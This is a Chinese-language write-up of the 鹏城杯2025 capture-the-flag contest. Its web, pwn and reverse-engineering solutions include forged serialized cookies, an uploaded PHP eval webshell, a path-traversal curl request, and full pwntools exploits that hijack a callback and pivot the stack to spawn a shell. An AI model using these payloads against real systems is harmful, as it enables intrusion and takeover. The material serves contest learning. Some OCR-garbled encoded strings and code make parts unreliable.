

鹏城杯2025 Writeup

Web

pcb5-ez_php | solved

192.168.18.22:25005

dirsearch:

代码块

```
1 Target: http://192.168.18.22:25005/
2
3 [18:27:29] Starting:
4 [18:27:44] 302 - 0B - /dashboard.php -> index.php
5 [18:27:46] 200 - 19B - /flag.php
6 [18:27:54] 302 - 0B - /profile.php -> index.php
7 [18:27:59] 200 - 1KB - /test.txt
8 [18:28:00] 200 - 0B - /upload.php
```

直接伪造admin登录会报错：

hello guest

unserialize(): Error at offset 55 of 61 bytes

only admin can login

try to bypass

© 2025 个人笔记管理系统

a改为\61绕过：

代码块

```
1 identification:TzoxMjoiU2Vzc2lvblxVc2VyIjoxOntzOjIy0iIAU2Vzc2lvblxVc2VyAHVzZXJu
YWI1IjtT0jU6Ilw2MWRTaW4i030=
```

直接读flag.php，结尾加斜杠绕过对后缀的限制，payload:

代码块

```
1 http://192.168.18.22:25005/dashboard.php?filename=flag.php/
```

已有笔记

全选 取消全选

test.txt

已选择 0 个笔记

导出笔记

导出所选笔记 (功能残缺)

导出所有笔记

写笔记

笔记标题 (上传文件上传的是文件内容, 仍然需要指定文件标题)

输入笔记内容

浏览... 未选择文件。

保存笔记

file contents

```
#!/bin/bash
exit 0
<?php
$flag='flag{8fee436d-176e-4b69-80ce-3b2ed0eee331}';
unset($flag);
```

pcb5-Uplssse | solved

192.168.18.26:25002

伪造admin登录，is_admin改为1:

代码块

```
1 user_auth:Tzo00iJVc2VyIjo0Ontz0jg6InVzZXJuYW1lIjtz0jU6ImFkbWluIjtz0jg6InBhc3N3b3JkIjtz0jE6IjEiO3M6MTA6ImlzTG9nZ2VksW4i02I6MTtz0jg6ImlzX2FkbWluIjtp0jE7fQ==
```

后续打条件竞争，burpsuite intruder一直上传文件shell.php：

代码块

```
1 <?php
2 fputs (fopen("evil.php","w"),'<?php @eval($_REQUEST[1]);?>');
3 ?>
```

python脚本访问shell.php，执行成功就生成evil.php并且不会被删除：

代码块

```
1 import requests
2
3 url = "http://192.168.18.26:25002/tmp/shell.php"
4 while True:
5     resp = requests.get(url)
6     if resp.status_code == 200:
7         print("OK")
8         break
9     else:
10        print("NO")
```

蚁剑连evil.php，flag在根目录下

pcb5-ezDjango | solved

<https://pan.baidu.com/s/1ss8wzZjzO1QaKD-5y4QnWw?pwd=1234>

192.168.18.27:25003

代码块

```
1 curl -X POST "http://192.168.18.27:25003/copy/" -H "Content-Type: application/x-www-form-urlencoded" -d "src=../../../../flag&dst=/tmp/django_cache/e4a25f7b052442a076b02ee9a1818d2e.djcache"
2 {"status": "success", "message": "File copied", "src": "../../../../flag", "dst": "/tmp/django_cache/e4a25f7b052442a076b02ee9a1818d2e.djcache"}
```

缓存查看器

缓存键名

pwn

查看缓存

缓存路径: /tmp/django_cache/e4a25f7b052442a076b02ee9a1818d2e.djcache 内容(HEX):
6632343365343231316439643438336161343963623332613439643332303236

Pwn

pcb5-myZoo | solved

https://pan.baidu.com/s/14UddXQVGmnMuLNk3_-kbzQ?pwd=1234

192.168.18.24:26004

```
4     _int64 Buddy; // [rsp+10h] [rbp-20h]
5     void *kitty; // [rsp+18h] [rbp-18h]
6     void *casa; // [rsp+20h] [rbp-10h]
7     unsigned __int64 v8; // [rsp+28h] [rbp-8h]

8
9     v8 = __readfsqword(0x28u);
10    init();
11    ptr = malloc(0x60uLL);
12    if ( ptr )
13    {
14        memset(ptr, 0, 0x60uLL);
15        *(DWORD *)ptr = 3;
16        Buddy = (_int64)sub_1BBA("Buddy", 3, "Golden Retriever", 12.5);
17        kitty = sub_1C7A("kitty", 2, 13.0);
18        casa = sub_1D12("casa", 1, "common bird");
19    }
20    while ( 1 )
21    {
22        menu(); // puts("welcome to my ez zoos");
23        // puts("there are only one dog,one cat,one bird");
24        // puts("whats you want to play with");
25        // puts("1. dog");
26        // puts("2. cat");
27        // puts("3. bird");
28        printf("gift@%p\n", printf_); // PIE
29        if ( (unsigned int)_isoc99_scanf("%d", &n3) != 1 )
30            break;
31        if ( n3 == 3 )
32    }
```

可以看到三个动物公用了一个ptr全局指针

```
9     *(DWORD *)ptr = 2;
10    strcpy((char *)ptr + 44, (const char *)&src->IDX + 4, 0x2BuLL);
11    *((_BYTE *)ptr + 87) = 0;
12    *((_DWORD *)ptr + 10) = src->IDX;
13    strcpy((char *)ptr + 8, src->descript, 0x1FuLL);
14    *((_BYTE *)ptr + 39) = 0;
15    *((_QWORD *)ptr + 11) = sub_14DD;
16}
17 sub_1550((__int64)ptr + 8);
18 (*((void (*fastcall **)(char *))ptr + 11))((char *)ptr + 8);
19 puts("你想喂它吗");
20 if ( (unsigned int)_isoc99_scanf("%4s", s1) == 1 && !strcmp(s1, "yes") )
21{
22    printf_1((__int64)ptr + 8);
23    printf("你说%s不符合他的性格?\n", (const char *)ptr + 44);
24    if ( (unsigned int)_isoc99_scanf("%4s", s1) == 1 && !strcmp(s1, "yes") )
25    {
26        puts("那你起个名字吧");
27        read(0, (char *)ptr + 0x2C, 0x2CuLL);
28    }
29 else
30{
31    puts("bye");
32    memset(ptr, 0, 0x60uLL);
33    *(DWORD *)ptr = 3;
34}
35 return v3 - __readfsqword(0x28u);
36}
```

给bird起名后不会清空ptr

而且bird的name字段和cat的回调指针重叠了,我们可以修改cat的回调指针为printf

IDA - pwn.i64 (pwn) E:\下载\myzoo\附件\pwn.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions IDA View-A Pseudocode-A Hex View-1 Local Types Imports Exports

Function name

```

1 unsigned __int64 __fastcall cat(animal *src)
2 {
3     char s1[8]; // [rsp+10h] [rbp-10h] BYREF
4     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
5
6     v3 = _readfsqword(0x28u);
7     if ( *(DWORD *)ptr == 3 )
8     {
9         *(DWORD *)ptr = 1;
10        strcpy((char *)ptr + 8, src->descript, 0x1FuLL);
11        *((BYTE *)ptr + 39) = 0;
12        *((DWORD *)ptr + 10) = src->IDX;
13        *((DWORD *)ptr + 11) = HIDWORD(src->IDX);
14        *((QWORD *)ptr + 6) = printf_0;
15    }
16    sub_1454((__int64)ptr + 8);
17    (*(void (__fastcall **)(char *))ptr + 6))((char *)ptr + 8);
18    puts("你想给它起外号？");
19    if ( (unsigned int)_isoc99_scanf("%4s", s1) == 1 && !strcmp(s1, "yes") )
20    {
21        puts("随你吧");
22        read(0, (char *)ptr + 8, 0x20uLL);
23    }
24    else
25    {
26        puts("bye");
27        memset(ptr, 0, 0x60uLL);
28        *(DWORD *)ptr = 3;
29    }
}

```

Line 46 of 71, /cat

Output

1DE0: restored pseudocode from idb
1997: restored microcode from idb
1997: restored pseudocode from idb
1642: restored microcode from idb
1642: restored pseudocode from idb

可以泄露libc地址

用相同的步骤可以再次覆盖回调指针为system, 以此rce

代码块

```

1  from pwn import *
2  #io=process('./pwn')
3  io=remote("192.168.18.24",26004)
4  libc=ELF('./libc.so.6')
5  def bug():
6      gdb.attach(io)
7  def ch(Id):
8      io.sendline(str(Id).encode())
9  def bird(payload):
10     ch(3)
11     io.sendline(b"yes\nyes")
12     io.recvuntil("那你起个名字吧")
13     io.send(payload)
14  def cat(payload):
15     ch(2)
16     io.sendline(b"yes")
17     io.send(payload)
18  io.recvuntil(b"@")
19  pie=int(io.recv(14),16)-0x12C9
20  print(hex(pie))
21  bird(b'a'*4+p64(pie+0x1170))
22  cat(b"%39$p\x00")

```

```
23 ch(2)
24 io.recvuntil("这个嘛")
25 ch(2)
26 io.recvuntil(b"0x")
27 io.recvuntil(b"0x")
28 base=int(io.recv(12),16)-0x29e40
29 print(hex(base))
30 io.sendline(b"no")
31 #-----
32 bird(b'a'*4+p64(base+libc.sym.system))
33 cat(b"sh\x00")
34 ch(2)
35 ch(2)
36 io.interactive()
37
```

pcb5-Pivoting | solved


<https://pan.baidu.com/s/17pYlzTCFsAMvNJyuHOn7Nw?pwd=1234>

192.168.18.21:26005

The screenshot shows the Lumina debugger interface with the assembly view open. The assembly code is as follows:

```
10 unsigned int v9; // [rsp+18h] [rbp-28h] BYREF
11 _DWORD v10[9]; // [rsp+1Ch] [rbp-24h] BYREF
12
13 v10[0] = 0;
14 v9 = 0;
15 len = strlen(a3);                                // "What can I do for you?\n"
16 write(
17     1,
18     a3,
19     len);
20 __isoc99_scanf("%d", v10);
21 if ( v10[0] )
22 {
23     Len = strlen(a6);                            // "How much money would you like to withdraw?\n"
24     write(
25         1,
26         a6,
27         Len);
28     __isoc99_scanf("%d", &v9);
29     LEN = strlen(a7);                           // "Are you sure?\n"
30     write(
31         1,
32         a7,
33         LEN);
34     read(0, buf, 0x60ULL);                      // "I know\n"
35     LEN = strlen(a8);                           // "I know\n"
36     write(
37         1,
38         a8,
```

可以栈溢出8字节, 栈迁移



代码块

```

1  from pwn import *
2  #io=process('./pwn')
3  io=remote("192.168.18.21",26005)
4  bss=0x404800
5  libc=ELF('./libc.so.6')
6  def bug():
7      gdb.attach(io)
8      io.send(b'a'*0x40)
9      io.recvuntil(b"Please tell me your name\n")
10     data=u64(io.recv(8))
11     print(hex(data))
12     io.sendline(b"1")
13     io.sendlineafter(b"withdraw?",b"12")
14     io.recvuntil(b"Are you sure?\n")
15     payload=b'a'*0x50+p64(bss)+p64(0x40145F)
16     io.send(payload)
17     io.recvuntil(b"do for you")
18     io.sendline(b"0")
19     io.sendline(b"1")
20     io.send(b'a'*0x40)
21     #-----
22     io.sendline(b"1")
23     io.sendlineafter(b"withdraw?",b"12")
24     io.recvuntil(b"Are you sure?\n")
25     payload=p64(0x4014EC)+p64(0)+p64(1)+p64(0x404028)+p64(0x1000)+p64(0x4047e8)+p64
26     (0)+p64(0x4014D2)+b'a'*0x10+p64(bss-0x58)+p64(0x4014C8)
27     io.send(payload)

```

```

27  #-----
28  pause()
29  magic=0x40119D-1
30  offset=libc.sym.execve-libc.sym.setvbuf
31  got=0x404030
32  payload=p64(0x4014EC)+p64(offset)+p64(got+0x3d)+p64(0)*4+p64(magic)+p64(0x4014E
C)+p64(0)+p64(1)+p64(got)+p64(0)*2+p64(0x404868)+p64(0x4014D2)+b"/bin/sh\x00"
33  io.send(payload)
34  io.interactive()
35

```

Reverse

pcb5-LinuxChal | Solved - Spreng

<https://pan.baidu.com/s/1P6lB6Dx9UhPhb1RW5FoqSw?pwd=1234>

第一步，通过qword数组调用的函数标记上名字，显然，在内存中写入了elf文件再执行，这里在 __write处下断点，提取文件，命名为code

```

v200 = ((__int64 (__fastcall *)(__QWORD, __int64, __QWORD))qword_555555573860[*((unsigned int *)v240 + 1)])(// __write
    v186,
    v198,
    (unsigned int)dword_555555573978);
v251 = sub_5555555CC2A(&v194);
v242 = &v251;
if ( (unsigned __int8)v251 != 1 )
{
    v243 = (_DWORD *)v242 + 1;
    for ( i9 = 0; !i9; i9 = 1 )
        *v243 ^= 0xFFFFFAD;
}
*(BYTE *)v242 = 1;
((void (__fastcall *)(__int64, size_t))qword_5555555738C0[*((unsigned int *)v242 + 1)])(v198, v197); // __munmap
v252 = 0LL;
v251 = ( __int64 )v199;
v249 = 0LL;
v250 = sub_5555555CF0C(&v194);
v244 = &v250;
if ( (unsigned __int8)v250 != 1 )
{
    v245 = (_DWORD *)v244 + 1;
    for ( i10 = 0; !i10; i10 = 1 )
        *v245 ^= 0xFFFFFAF;
}
*(BYTE *)v244 = 1;
((void (__fastcall *)(__QWORD, __int64 *, __int64 *))qword_555555573920[*((unsigned int *)v244 + 1)])(// fexecve
    v186,
    &v251,
    &v249);
v136 = 9;
v137 = v136 + (char)_7();
v138 = (char)2();
v246 = (double)(int)((v137 + v138 * (char)0()) / (unsigned int)8 - 1);
v194 = ((double)7 - ((double)3 + (double)3)) * v246;
v139 = 9;
v140 = v139 + (char)_7();
v141 = (char)2();

```

找到code中的加密代码

代码块

```

1      for ( i1 = *((_DWORD *)v225 + 1); i1 < 1008; ++i1 )
2          flag[box[3 * i1 + 2]] = ~(flag[box[3 * i1 + 1]] & flag[box[3 * i1]]);

```

如果box是随机没有规律的显然没办法逆向，这里应理解为数据代替程序，要从box中找规律，写等效代码。

1. 所有的值仅被赋值一次
2. 先赋值0x0030-0x03ef，暂存区
3. 再赋值0x0000-0x0017，有效数据区域

非同的运算性质，两数相等就等效于取逆，满足交换律不满足结合律。

从最后一段来看有明显规律，0x34b开始每次间隔4的这个就是最终计算结果。

```
0x034b, 0x034b, 0x03f0, 0x03f0, 0x03f0, 0x0000,
0x034f, 0x034f, 0x03f1, 0x03f1, 0x03f1, 0x0001,
0x0353, 0x0353, 0x03f2, 0x03f2, 0x03f2, 0x0002,
0x0357, 0x0357, 0x03f3, 0x03f3, 0x03f3, 0x0003,
0x035b, 0x035b, 0x03f4, 0x03f4, 0x03f4, 0x0004,
0x035f, 0x035f, 0x03f5, 0x03f5, 0x03f5, 0x0005,
0x0363, 0x0363, 0x03f6, 0x03f6, 0x03f6, 0x0006,
0x0367, 0x0367, 0x03f7, 0x03f7, 0x03f7, 0x0007,
0x036b, 0x036b, 0x03f8, 0x03f8, 0x03f8, 0x0008,
0x036f, 0x036f, 0x03f9, 0x03f9, 0x03f9, 0x0009,
0x0373, 0x0373, 0x03fa, 0x03fa, 0x03fa, 0x000a,
0x0377, 0x0377, 0x03fb, 0x03fb, 0x03fb, 0x000b,
0x03c3, 0x03c3, 0x03fc, 0x03fc, 0x03fc, 0x000c,
0x03c7, 0x03c7, 0x03fd, 0x03fd, 0x03fd, 0x000d,
0x03cb, 0x03cb, 0x03fe, 0x03fe, 0x03fe, 0x000e,
0x03cf, 0x03cf, 0x03ff, 0x03ff, 0x03ff, 0x000f,
0x03d3, 0x03d3, 0x0400, 0x0400, 0x0400, 0x0010,
0x03d7, 0x03d7, 0x0401, 0x0401, 0x0401, 0x0011,
0x03db, 0x03db, 0x0402, 0x0402, 0x0402, 0x0012,
0x03df, 0x03df, 0x0403, 0x0403, 0x0403, 0x0013,
0x03e3, 0x03e3, 0x0404, 0x0404, 0x0404, 0x0014,
0x03e7, 0x03e7, 0x0405, 0x0405, 0x0405, 0x0015,
0x03eb, 0x03eb, 0x0406, 0x0406, 0x0406, 0x0016,
0x03ef, 0x03ef, 0x0407, 0x0407, 0x0407, 0x0017};
```

倒数第二段，这是异或逻辑：

$$a \wedge b = \text{NAND}(\text{NAND}(a, c), \text{NAND}(b, c)), c = \text{NAND}(a, b)$$

```
0x02ff, 0x03bf, 0x03ec,
0x02ff, 0x03ec, 0x03ed,
0x03bf, 0x03ec, 0x03ee,
0x03ed, 0x03ee, 0x03ef,
```

像这样从前到后把每一段都做好分组注释，前面的部分都是这样一长一短，共8个周期。

布尔运算简化：长的部分等效于 $\text{NAND}(a, b) \wedge c$ ，短的部分等效于 $d \wedge e$ ，

关注参数的调用，等效于 $\text{NAND}(a_i, b_i) \wedge a_{\{i+1\}} \wedge c_i$ ，一个进3出1的函数

整理一下8组的输入输出

序号	a	b	c	out
1	flag[12:24]	key[0:12]	flag[0:12]	out1
2	out1	key[12:24]	flag[12:24]	out2
3	out2	key[0:12]	out1	out3
4	out3	key[12:24]	out2	out4
5	out4	key[0:12]	out3	out5
6	out5	key[12:24]	out4	out6
7	out6	key[0:12]	out5	out7(enc1)
8	out7	key[12:24]	out6	out8(enc2)

最后解出flag:

flag{B62o3\$cC..*cE7007?}

pcb5-Get_My_Emoji | Solved - Spreng

<https://pan.baidu.com/s/1-BNaUcZRsd2SgcKJ0tZGg?pwd=1234>

```
    KSA((__int64)v38, (__int64)v39, v33);
    for ( j = 0; v22 > j; ++j )
        PRNG(v38, *(__QWORD *) (8LL * (int)j + v36), v37);
    sub_4361E0("encoding completed.");
    plus(v36, v22, v37);
```


RC4魔改点：初始化不是0-255，而是0-255取反。

```
int64 __fastcall sub_401235(__int64 a1, __int64 a2, unsigned __int64 a3)
{
    __int64 v3; // kr00_8
    __int64 result; // rax
    int v6; // [rsp+1Ch] [rbp-Ch]
    int i; // [rsp+20h] [rbp-8h]
    int j; // [rsp+24h] [rbp-4h]

    v6 = 0;
    for ( i = 0; i <= 255; ++i )
        *(_BYTE *)(a1 + i) = ~(_BYTE)i;
    for ( j = 0; j <= 255; ++j )
    {
        v3 = *(unsigned __int8 *) (a1 + j) + v6 + *(unsigned __int8 *) (j % a3 + a2);
        v6 = (unsigned __int8) (HIBYTE(v3) + *(_BYTE *) (a1 + j) + v6 + *(_BYTE *) (j % a3 + a2)) - HIBYTE(HIDWORD(v3));
        sub_401201(j + a1, a1 + v6);
    }
    *(_DWORD *) (a1 + 256) = 0;
    result = a1;
    *(_DWORD *) (a1 + 260) = 0;
    return result;
}
```

下面plus这个函数藏了个花指令

```
int64 __fastcall plus(__int64 a1, int a2, int a3, int a4, int a5, int a6)
{
    return sub_436110((unsigned int)"Well, the image's height = %d, row_bytes = %zu\n", a2, a3, a4, a5, a6);
}
```



把xor后面一段nop掉， retn nop掉就能反编译了

```

__int64 __fastcall plus(__int64 a1, __int64 a2, __int64 a3, int a4, int a5, int a6)
{
    __int64 result; // rax
    __int64 v8; // r15
    __int64 i; // rbx
    __int64 v10; // rdi
    __int64 j; // rcx

    sub_436110((unsigned int)"Well, the image's height = %d, row_bytes = %zu\n", a2, a3, a4, a5, a6);
    result = sub_401BCB(byte_451060, 160000LL);
    v8 = 0LL;
    for ( i = 0LL; i < a2; ++i )
    {
        v10 = *(_QWORD *) (a1 + 8 * i);
        for ( j = 0LL; j < a3; ++j )
        {
            LOBYTE(result) = byte_451060[v8];
            *(_BYTE *) (v10 + j) += result;
            result = (unsigned __int8)result;
            if ( ++v8 >= 160000 )
                v8 = 0LL;
        }
    }
    return result;
}

```

由此判断加密流程：RC4(x) + delta

R: real flag

F: fake flag

对题目给的enc进行RC4后是fake flag，也就是说R的信息藏在了程序中



flag{A_f4k3_f4g_try_h4rd3rr_dud3}

空白png加密后再RC4是这样的，程序同时包含了R和F。记这个图为M



flag{c0nq13_d5433_04e_c0n_f4d1fay_d4m15_i_m0w}

猜测是这样得到的：

$RC4(R) + F_RC4 - R_RC4 = F_RC4$

$RC4(W) + F_RC4 - R_RC4 = M_RC4$

如果是这样的话 $R_RC4 = RC4(W) + F_RC4 - M_RC4$, 公式应该不对, 但是弄出了个相近的

代码块

```
1  from PIL import Image
2  import os
3  import sys
4
5  # --- 1. RC4 加密/解密核心函数 ---
6
7
8  def rc4_ksa(key: bytes) -> list:
9      """RC4 密钥流调度算法 (KSA)"""
10     j = 0
11     key_len = len(key)
12     S = [0xFF ^ i for i in range(256)]
13     for i in range(256):
14         j = (j + S[i] + key[i % key_len]) % 256
15         S[i], S[j] = S[j], S[i]
16     return S
17
18
19 def rc4_prga(S: list, data: bytes) -> bytes:
20     """RC4 伪随机生成算法 (PRGA) 和加密/解密"""
21     i = 0
22     j = 0
23     encrypted_data = bytearray()
24     S_copy = S
25     for data_byte in data:
26         i = (i + 1) % 256
27         j = (j + S_copy[i]) % 256
28         S_copy[i], S_copy[j] = S_copy[j], S_copy[i]
29         t = (S_copy[i] + S_copy[j]) % 256
30         key_stream_byte = S_copy[t]
31         encrypted_byte = data_byte ^ key_stream_byte
32         encrypted_data.append(encrypted_byte)
33
34     return bytes(encrypted_data)
35
36
37 def RC4(data: bytes, key: bytes = b"rc4!2025"):
38     S = rc4_ksa(key)
39     return rc4_prga(S, data)
40
```

```
41
42 def plus(a: bytes, b: bytes):
43     assert len(a) == len(b)
44     s = b"""
45     for i in range(len(a)):
46         s += bytes([(a[i] + b[i]) % 256])
47     return s
48
49
50 def minus(a: bytes, b: bytes):
51     assert len(a) == len(b)
52     s = b"""
53     for i in range(len(a)):
54         s += bytes([(a[i] - b[i]) % 256])
55     return s
56
57
58 output_path = "output_emoji.png"
59 fake_emoji_path = "fake_emoji.png"
60 mix_path = "mix.png"
61 mix2_path = "mix2.png"
62 white_path = "white.png"
63 black_path = "black.png"
64
65
66 try:
67     img = Image.open(fake_emoji_path)
68     fake = img.tobytes()
69
70     img = Image.open(white_path)
71     white = img.tobytes()
72
73     img = Image.open(black_path)
74     black = img.tobytes()
75
76     img = Image.open(mix_path)
77     mix = img.tobytes()
78
79     img = Image.open(mix2_path)
80     mix2 = img.tobytes()
81
82     res = minus(RC4(mix), RC4(white))
83     print(res[:20])
84     res = minus(RC4(mix2), RC4(black))
85     print(res[:20])
86
87     res = plus(RC4(fake), RC4(white))
```

```
88     res = minus(res, RC4(mix))
89     res = RC4(res)
90
91     # res = plus(RC4(fake), RC4(black))
92     # res = minus(res, RC4(mix2))
93     # res = RC4(res)
94
95     img = Image.frombytes(img.mode, img.size, res)
96     img.save(output_path, "PNG")
97
98
99 except FileNotFoundError:
100     print(f"错误：找不到文件")
101     sys.exit(1)
102 except Exception as e:
103     print(f"处理图片时发生错误：{e}")
104     sys.exit(1)
105
```



